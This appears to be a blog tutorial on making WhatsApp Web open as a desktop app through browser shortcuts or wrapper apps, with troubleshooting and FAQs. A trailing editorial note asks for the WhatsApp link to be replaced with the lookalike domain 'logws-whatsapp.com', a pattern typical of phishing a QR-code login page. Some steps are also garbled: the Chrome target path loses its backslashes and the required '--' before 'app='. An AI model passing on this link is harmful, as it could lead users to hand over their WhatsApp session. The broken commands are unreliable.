Make WhatsApp Web Open Like a Desktop App
If you want WhatsApp Web to feel less like a website and more like a native app, these methods will help you create a shortcut that opens in its own window—just like your favorite apps like Spotify or Word.
Use Your Browser to Create the Shortcut
Most modern browsers (Chrome, Edge, Firefox) let you turn websites into desktop shortcuts. Here’s how to do it:

Open WhatsApp Web: Go to your Chrome browser and type in https://web.whatsapp.com. Scan the QR code with your phone to log in—this is the same as you normally do for WhatsApp Web. If you’re already logged in, skip this step—just make sure the page is open and active. Find the shortcut option: For Chrome, click the three dots in the top-right corner, hover over “More Tools,” then select “Create Shortcut.” For Edge, it’s similar: three dots > “Apps” > “Install this site as an app.” A pop-up will ask for a name—keep it as “WhatsApp Web” or change it to something you like (like “My WhatsApp”). Choose to open as window: Check the box that says “Open as window” (this is the key step!). This makes the shortcut open in a standalone window, not a browser tab—so it won’t have any browser controls (like address bars or tabs) getting in the way. Click “Create,” and you’ll see the shortcut appear on your desktop instantly.
Pro tip: If you’re using Firefox, the steps are a bit different—go to the menu > “More Tools” > “Custom Shortcuts,” but Firefox doesn’t have the “Open as window” option by default. To fix this, use an add-on like “Site Specific Browser” to get the same standalone window effect.
Use a Third-Party Wrapper App
Third-party apps wrap WhatsApp Web into a desktop app, giving you a cleaner interface and the official WhatsApp icon. Here’s how:
Download a trusted wrapper: Go to the Microsoft Store (Windows) or Mac App Store (macOS) and search for “WhatsApp Web Desktop.” Stick to official stores—avoid random websites to prevent malware. I recommend apps like “WhatsApp Web Desktop” (available on both platforms) because it’s lightweight and ad-free. Install and log in: Click “Install” and wait for it to finish. Open the app—you’ll see the familiar QR code. Scan it with your phone, and you’re set. The app will stay in your taskbar, so you can click it anytime without opening the browser. Customize the shortcut: Most wrapper apps let you pin the icon to your desktop or start menu. Right-click the app in your taskbar, select “Pin to taskbar” or “Pin to Start”—or drag the icon from the start menu to your desktop for easy access. I use this method for my work computer, and it’s saved me so much time—no more scrolling through 10+ browser tabs to find WhatsApp.
Fix Common Issues With WhatsApp Web Desktop Shortcuts
Even the best shortcuts can have hiccups. Let’s talk about how to fix the most common problems you might face.
Shortcut Isn’t Opening WhatsApp Web
If your shortcut opens a blank window or doesn’t load at all, try these steps:
Check your internet: WhatsApp Web needs an active internet connection to work. If your Wi-Fi is down, the shortcut won’t load. Test the browser version first—if it works, the shortcut should too. If not, restart your router or switch to mobile data (tethering) to see if that fixes it. Refresh the shortcut URL: Right-click the shortcut and select “Properties.” Look for the “Target” field—make sure it’s set to https://web.whatsapp.com. If it’s not, edit it and click “Apply.” Sometimes, browser updates corrupt the URL, so this quick fix usually works. Recreate the shortcut: If all else fails, delete the old shortcut and make a new one using the browser method. I had to do this last month when Chrome updated—my old shortcut stopped working, but a fresh one fixed everything in 2 minutes.
Shortcut Has a Blurry or Wrong Icon
If your shortcut doesn’t have the official WhatsApp icon, or it’s blurry, here’s how to fix it:
Change the shortcut icon: Right-click the shortcut > “Properties” > “Change Icon.” For Chrome, the WhatsApp icon is usually in the Chrome app folder (look for a .ico file). If you can’t find it, download a free WhatsApp icon from Flaticon (make sure it’s allowed for personal use). Use a wrapper app: Most third-party wrapper apps come with the official WhatsApp icon, so if you’re using one of those, you won’t need to change anything. This is why I prefer wrapper apps for my personal laptop—they look cleaner and more professional. Clear browser cache: If the icon is blurry, clear your browser’s cache. For Chrome, go to Settings > Privacy and Security > Clear Browsing Data. Select “Cached images and files” and click “Clear data.” Recreate the shortcut—this should fix the blurry icon issue.
WhatsApp Web Common Questions
Here are answers to three common questions about WhatsApp Web desktop shortcuts:
Question: How do I keep my WhatsApp Web desktop shortcut logged in? Answer:
To keep your shortcut logged in, avoid logging out from the browser version of WhatsApp Web. The shortcut uses the same session as your browser—so if you log out from Chrome, the shortcut will log out too. Also, make sure your browser doesn’t clear cookies when you close it. For Chrome: Go to Settings > Privacy and Security > Cookies and other site data > Uncheck “Clear cookies and site data when you close all windows.” This way, your session stays active, and the shortcut will open logged in every time. If you’re using a wrapper app, it will keep you logged in until you manually log out from the app or your phone.
Question: Can I use my WhatsApp Web desktop shortcut on Mac? Answer:
Yes! Mac users can create a shortcut using Safari or Chrome. For Safari: Open WhatsApp Web > Go to File > Add to Dock. This adds the shortcut to your Dock—just click it to open WhatsApp Web in a standalone window. For Chrome: Follow the same steps as Windows—three dots > More Tools > Create Shortcut > Check “Open as window.” Wrapper apps like “WhatsApp Web Desktop” are also available on the Mac App Store. I use Safari’s method for my Macbook, and it works perfectly—no extra apps needed.
Question: Why does my WhatsApp Web shortcut open in a browser tab instead of a window? Answer:
This happens because you forgot to check the “Open as window” box when creating the shortcut. For Chrome: When you create the shortcut, make sure to tick the “Open as window” option. If you missed it, right-click the shortcut > Properties > Target field. Add “app=https://web.whatsapp.com” to the end of the target (with a space before the double dash). For example: “C:Program FilesGoogleChromeApplicationchrome.exe” app=https://web.whatsapp.com. Click “Apply” > “OK.” Now, the shortcut will open in a standalone window. For Edge: The process is similar—look for the “Open in window” option when creating the shortcut.
Pro tip: If you’re using Windows, you can pin the shortcut to your taskbar by right-clicking it and selecting “Pin to taskbar.” This way, it’s always one click away—even if your desktop is cluttered with files and folders. I do this for all my favorite apps, and it’s made my workflow so much smoother.
If you try any of these methods, let me know how it goes—curious to hear which one works best for you!
(Note: The link to WhatsApp Web should be inserted earlier in the article—replace the [link here] with https://www.logws-whatsapp.com as per the user’s request.)